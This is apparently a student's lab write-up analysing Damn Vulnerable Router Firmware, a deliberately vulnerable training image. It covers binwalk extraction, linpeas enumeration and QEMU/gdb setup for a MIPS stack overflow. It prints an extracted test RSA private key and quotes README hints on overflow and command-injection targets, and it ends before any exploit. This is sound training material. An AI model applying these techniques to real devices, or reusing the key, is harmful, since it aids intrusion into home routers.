Stack Overflow Basic on common IoT architecture

MIPS

Damn Vulnerable Router Firmware

DVRF is a basic purposely vulnerable binary file that emulates a Router Firmware.

This will be my first simple Firmware Analysis and will be part of my Bachelor project about pentesting IoT devices with a specific sight to domestic devices. After the Firmware Analysis we will take a look at the simplest Stack Overflow that can be done on a MIPS architecture

You can easily find and install DVRF on GitHub as a variety of guide and walkthrough around the internet, more info about the Firmware itself will come out with the development of this essay.

Good thing to remember that all this work is a simulation assuming things like firmware extraction and decompression/decrypt process as they were already done in order to focus just on the firmware itself Before go on we need to list all the tools that I used to obtain results and solve this "machine" (reference to webapp penetration testing vocabulary, I will usually make some references to words or method that belong to a more traditional penetration testing approach)

- **BinWalk** (software with a lot of capabilities and scan on binary files)
- **GDB-Multiarch** (in short, a debbuger that supports different types of architecture very usefull for IoT testing also include the multi-architecture debug mode)
- **QEMU** (open source emulator, is one of the pillar for active analysis enable the pentester to use and analyze the firmware running on the local machine)

[image2]


Passive/Static Analysis

This will be the phase equivalent to Reconnaissance and Scanning or, with a word with a wider meaning, Enumaration Phase here we need to bring to us the more information about what the firmware run, how it works, what type of architecture is supported and with a security approach we look for things like :

1. Hardcoded o weak passwords
2. "Secret" backdoor
3. Vulnerable or outdated code
4. Compression / Encryption algorithms

Let's start with the simpliest and clean step we can do when we have the vulnerable firmware

BinWalk[1]



First of all we need 2 things before our foothold "inside" the firmware : **signatures** and **entropy** of the binary.


```
$ binwalk [binary_name]
```

```
┌──(d1srupt㉿dummysystem)-[~/Documents/Bachelor/Training_Field/FirmAnalysis]
└─$ binwalk DVRF_v03.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             BIN-Header, board ID: 1550, hardware version: 4702, firmware version: 1.0.0, build date: 2012-02-08
32            0×20            TRX firmware header, little endian, image size: 7753728 bytes, CRC32: 0×436822F6, flags: 0×0, version: 1, header size: 28 bytes, loader offset: 0×1C, linux kernel offset: 0×192708, rootfs offset: 0×0
60            0×3C            gzip compressed data, maximum compression, has original file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31
1648424       0×192728        Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created: 2016-03-10 04:34:22
```

Here we have our signature scan, description included. The attention firstly need to go on the file system in this case is squashfs a compressed and read-only filesystem.

Don't forget to check everything, like the 2nd line (little-endian architecture) and 3rd line (a gzip), this info are more than relevant we have compression and architecture information. If we missed this type of info and we not recover that later somehow we can struggle to understand the firmware

```
$ binwalk -E [binary_name]
```



Entropy is a hard topic to explain but has a direct link with security research and cybersecurity algorithms and chiper development.

> Entropy, in cyber security, is a measure of the randomness or diversity of a data-generating function. Data with full entropy is completely random and no meaningful patterns can be found. Low entropy data provides the ability or possibility to predict forthcoming generated values

As far as we know with this definiton and the analysis of the sample binary we have the max (1.0) entropy for all the offest occupied by DVRF, obviously at the end of the offset the entropy goes down to 0.

The value 1 estimate a probability of encryption or compression while 0 no at all

BinWalk[2]

Concluding from the previous phase that the binary embeed clean code we are free to extract and save on our local machine the data we need to analize.


```
$ binwalk -eM [binary_name] # e = extraction / M = matrioska
```

Simple and with a clean output the extraction will be save the results to a directory in the PWD, the output is splitted in 2 main parts : the first one is the same as the default use of binwalk and the latter one is the report of all the files and info extracted. Now we can make our hands dirty and walk our way to the firmware.

Filesystem Analysis

Usually firmware developers wrongly assume the firmware is something impossible to be discovered (but more importantly understood) because IoT devices (especially domestic device) aim easy-use for no technical audience. This wrong assumption let developers to embrace a secure by shadowing instead of a secure by design approach this true for cryptography algorithm as for firmware, the consequence are clear and hardcoded password and even clean explanation of services and protocols as we will see with DVRF.


inside the **_DVRF_v03.bin.extracted** we have the directory with the filesystem (and 2 other files not relevant for now)



With a easy command we can demonstrate what I said above

`$ grep -iR [string_to_find]`

It's a easy but with a huge potential (can be used in bash scripts for a sort of brute force searching) line. Nothing different from the normal grep behavior in place of a single text file it search recursevly on all the files (starting on the PWD the command is launched). Here 2 examples



In the learning process of pentesting and hacking in general CTF are a good starting point (maybe they are not realistic but good for technical knowledge) and a script that's often you need to run is [linpeas.sh] in fact you will not run i in IRL scenario because is really noisy and can leave fingerprint whitout knowing that if you don't understand what the script does behind the curtains.

But as we stay in a safe enviroment like our local machine can be a quick way for a early overview and focus on some critical files and configuration on the file system.

I can't explain every section of the script output and how it works but in short with low-privilege it can retrieve information on the whole system using a [sudo token vulnerability].

Below an example of the output script and the info I was able to read

```
Possible private SSH keys were found!
./usr/lib/libpolarssl.so
```


Here the RSA key and certificate retrieved

```
-----BEGIN CERTIFICATE-----
MIIDhzCCAm+gAwIBAgIBADANBgkqhkiG9w0BAQUFADA7MQswCQYDVQQGEwJOTDER
MA8GA1UEChMIUG9sYXJTU0wxGTAXBgNVBAMTEFBvbGFyU1NMIFRlc3QgQ0EwHhcN
MDkwMjA5MjExMjI1WhcNMTkwMjEwMjExMjI1WjA7MQswCQYDVQQGEwJOTDERMA8G
A1UEChMIUG9sYXJTU0wxGTAXBgNVBAMTEFBvbGFyU1NMIFRlc3QgQ0EwggEiMA0G
CSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCwx0R6mZDvJbXcDZ+VFB+xpnewuZ/X
qf62aJjlUE0znqHTvx77cbPgNap54A/Qbyc6jLMrAWn0mCZHt7pAMNYVLwzkmr87
HuCXtq6Z06KJBeaCP1vtjT26zoum+ecNioktDwcDUkBrrPohnCjy4GNu3UVoxjec
dbx4dJzh8+q0KtWm+KPmor5MWjGywB0SgPszviqMqAnBBQ4LcS77e67SvMBb9TpZ
06I61vSf5VXENw9JRT2qiGp7sbAzgg8HF5RWr6/hXx/SwD/1TRbhtpkoRkNn4F9j
okTBJoQBiXPIU6Ak2iCXCAmO1XdDHjptkkBVhxJcjXlO8I2pZdGeYOfrAgMBAAGj
gZUwgZIwDAYDVR0TBAUwAwEB/zAdBgNVHQ4EFgQUzyIxJ5HYwlT/HtrZ7orFiTKt
OCEwYwYDVR0jBFwwWoAUzyIxJ5HYwlT/HtrZ7orFiTKtDCGhP6Q9MDsxCzAJBgNV
BAYTAk5MMREwDwYDVQQKEwhQb2xhclNTTDEZMBcGA1UEAxMQUG9sYXJTU0wgVGVz
dCBDQYIBADANBgkqhkiG9w0BAQUFAAOCAQEAHBWXOUEAB6MHOjCCy54ByAnz6V9A
/DH1gZhsIaWIWV+YXE2cbE71C5vEBOEWb1kITVf+Dk9TwhBs0A0d57mEeR+UlKmE
g/jJLxxP35IZHmYQjjfVfBTv2cXIyLLBHrfqtsq6aMRjcunqO5YfECcaLVIPaHvq
gAXvfbb3UOiE81c4DWpZmMj7yVYfofr5lCmATJcAja1AYWjOzX1j7OPQGFuslfiV
qCTyUPLyjVfo46qGjP2KnlwCe4WfN4dwdbQUPR52SQ/vau+Vo6yvUaxgTGnPqhM/
oX3Yn5p+NZy1aXBoac1KKEu3jzHuB9eS9VRdtcl44abmFTf33T04R0Sx4g==
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,EB254D9A7718A8E2

IOUSKEqvYM6tDkyyoAIxiDjZ/lzwCJAbONOxPnvNWL1bxMNYOMcwJxTh7P/EoC6Z
L+ubHlAAUystPRi+h63aZh8qBEai1KOixy5PjqbEKYczagBi5kTIyhCFwwiTiKzB
ygfFjC69wpkgWufKKJQ5skCYF8Pc7RlwKQeAnoPx/3xOFJUK3AHjHAbUhYWrDrqE
CywZYdnaGc9TiXNPcGmwLlgBLjp2zUOS2+lSt+rOjVh3BcaK9z1PRZSXsp20zC8D
lV3gRpbMPly+6BTOrxNuiiQzPK66Mn5g6BCyheanY3ArkM9PVZHmdFe4hvj/cu1L
Ps82XShxEF1IZ1XtqH3gtsJdpAJ7lp6f7/tvjDOokfw+tId3omT7iJJtRKBqYV/u
ujalWa4BU6Ek7yzexBfAe3C82xcn3TDoyXTCdJ3Jgz51cKO+22wTn/CsKh7excBM
ecl0hwhJumunc+Ftmf81qAAZuN4EPF/SxpwQgfBypZ+OqTWBTAvmIwg5dMq2U8Mj
iIXphhA7xbXiMS/yL+aK0vo8GbWVE7Qpwo1BiMfhxc2wxv/W8UpHH2O2WoWTfhUk
wpK2Nm9jteU3SHg76plc5Qf6JqiF7wVuW6mrs8hut0s+q352waAHkOocVA/3xy2A
qL99o/EkzniepORBFhHAJmYx9BolsVP5GQzokfRZkCkLRDm5b7rjx8J1kbWkiy7o
NqyLVfvOjdDBi8cgU1g1K1BVukCD3bL1TNFjfT55xccCYrsosLb7BJFOX8c38DKF
nXV9fQALqna0SKXoMRdU45JMVYQUp8CoLxWq9cCktzI7BCb0cWkTCwhgW3gOwSlO
zDXXzX9iJhb8ZTYIw53Fbi8+shG3DMoixqv8GvFqU3MmxeLEjde+eFHn/kdDugxF
CM6GLRJTf7URUr/H7ILLRxfgrbAk8XlT9CA8ykK+GKIbat0Q8NchW3k2PPNHo+s0
ya65JH6GfDWP29lM1WFxMC0e6Zxjs/ArId2IWCKXLiEjEnzcuAhYZ9d/e6nPbuSQ
oFEA1OfzGcmHJxWMuSX+boF02K/3Eun+fTQjUmD13qQza36MZVRfhlmcg/ztQy4R
USwr/wJUu/gZql1T+S4sWBq/TZEW7TaAcBs/TE4mqHHrJH2jKmwPswvl58RE2GKS
OHa3CIpAiyqh09dSOsVS+inEISLgRoKQKHuscL0NhRYxB1Nv1sY5OTU8up2fRe4l
LUYwJ57/pEb2//W2XQRW3nUdV5kYTOdIZPaK4T+diK5LhpA2QydXx5aC9GBLEr7r
E+jO7IOJeESxOwjnreYJR2mNgT7QYch227iichheQ0OKRB+vKqnG/6uelH2QH4vJ
NhvEtLZfyrpC3/dEClbDA9akSxOEyzSx1B/t6K43qZe2IZejLGW8nhsi2ZPDxHjz
qrBef1sd91ySRAevsdsGHzCBiC8Ht0H4G76BLj3s611ww8vsOapJlpH2FrFKQo8R
LAdnwehGccL2rJtq1cb9nxwe1xKUQ2K6iew9ITImDup6q0YA9dvFLtoZAtfxMf4R
7qq3iAZUX0ZftEsM6sioiDhI/HBkUQOQd/2oxaYcEc480cMxf1DueA==
-----END RSA PRIVATE KEY-----
PolarSSLTest
-----BEGIN CERTIFICATE-----
MIIDNzCCAh+gAwIBAgIBCTANBgkqhkiG9w0BAQUFADA7MQswCQYDVQQGEwJOTDER
MA8GA1UEChMIUG9sYXJTU0wxGTAXBgNVBAMTEFBvbGFyU1NMIFRlc3QgQ0EwHhcN
```

STACK OVERFLOW

Obviously DVRF is a didactic-purpose binary for begginers and we have a sort of checklist with some basic hints on some "challenges" to solve this puzzle. Developers split this challenges in 2 **intro** and **ShellCode_Required**

```
┌──(d1srupt㉿dummysystem)-[~/…/Training_Field/FirmAnalysis/_DVRF_v03.bin.extracted/squashfs-root]
└─$ cat pwnable/ShellCode_Required/README

Congrats! If you're reading this then you either connected to the E1550's UART or you extracted the binary with binwalk. Anyways, these pwnables are for teaching you how to exploit other CPU architectures and in this case it's MIPS32 (Little Endian). The following files are on here:

!! All Pwnables in this directory require shellcode !!

- socket_bof - Yet another Stack Buffer Overflow. This will bind to port 1337. It's up to you to exploit this.

- socket_cmd - Socket program that isn't memory corruption related. This passes user sent data over to "System()". Hint: wget is on the device ;)

- stack_bof_02 - Same as stack_bof_01 but this time without a built in /bin/sh function. The only function in here that you can jump to will execute sleep(1) and will return 0x41. Research as to why sleep(1) is useful in exploiting MIPS.

Hint: Check out the memory maps for a process.

Example
#./socket_bof 1337 &
22358
# Binding to port 1337
cat /proc/22358/maps
[ Base Address - End Address - Properties  ]
```



```
┌──(d1srupt㉿dummysystem)-[~/…/_DVRF_v03.bin.extracted/squashfs-root/pwnable/Intro]
└─$ cat README

Congrats! If you're reading this then you either connected to the E1550's UART or you extracted the binary with binwalk. Anyways, these pwnables are for teaching you how to exploit other CPU architectures and in this case it's MIPS32 (Little Endian). The following files are on here:

- stack_bof_01 - This is your run of the mill Buffer Overflow. This DOES NOT require shellcode to win, there is a function compiled into the binary that is impossible to reach to normally. Your goal is to reach that function which will display a congrats message and execute /bin/sh.

- heap_overflow_01 - This is just a basic heap overflow exercise. Just like the buffer overflow exercise there is a function that cannot be reached normally and will require memory corruption in order to reach the function which will display a congrats message and execute /bin/sh.

- uaf_01 - There is nothing special with this. This is to have the end user learn more about heap allocations and what happens when you allocate the same space once a heap allocation has been freed. I hope this exercise shows the end user how use-after-free vulnerabilities work. All that's needed is to allocate the same space that was allocated for the first heap allocation.
```

For this essay we'll focus on the INTRO sections especially the ***socket_bof1*** here the description provided


> This is your run of the mill Buffer Overflow. This DOES NOT require shellcode to win, there is a function compiled into the binary that is impossible to reach to normally. Your goal is to reach that function which will display a congrats message and execute /bin/sh

I've done already a Buffer Overflow exercise in x86 architecture in a remote machine (in TCM Academy course) and my notes are available on my GitHub.

There is no difference in Buffer Overflow in a remote server and in firmware the concept is the same so we have to spike, find the offset and controll the Program Counter.

What's new here is the file type of the pwnable and how to emulate the architecture (luckily is not that hard)


With the `file` command we can bring home important findings about the architecture



- **Little-Endian**
- **MIPS 32-bit architecture**
- **ELF** (Executable & Linkable format) is a standard for UNIX binary files
- **uClib** standard C library


Now we have enough data findings for emulate the right architecture and we will use **QEMU** a emulator that supports multiple architecture (a good exemple of commercial application is UTM a software using QEMU which help M1 and M2 macbook user to virtualize a ARM or X86 architecture and run Kali or other linux distribution, otherwise virtualization will not be possible in M1 chips).

In our case we are going to use a CLI version of QEMU and will be our best friend for a while, the good news is that is simple to use just copy the right architecture-emulator inside the extracted filesystem and run the pwnable through qemu using `chroot`




The last but not least, is a debugger for register and functions analysis during binary execution and to keep an eye on the buffer overflow process. The magic tool will be **gdb-multiarch** a GNU project debugger

You just need to use the `-g` flag on QEMU for remote debug (port) and set the debbuger with the architecture and the remote target (the same of `-g` argument)



Before shooting our simple exploit we need to identify the target and aim for it the debugger is made for this and will support us.

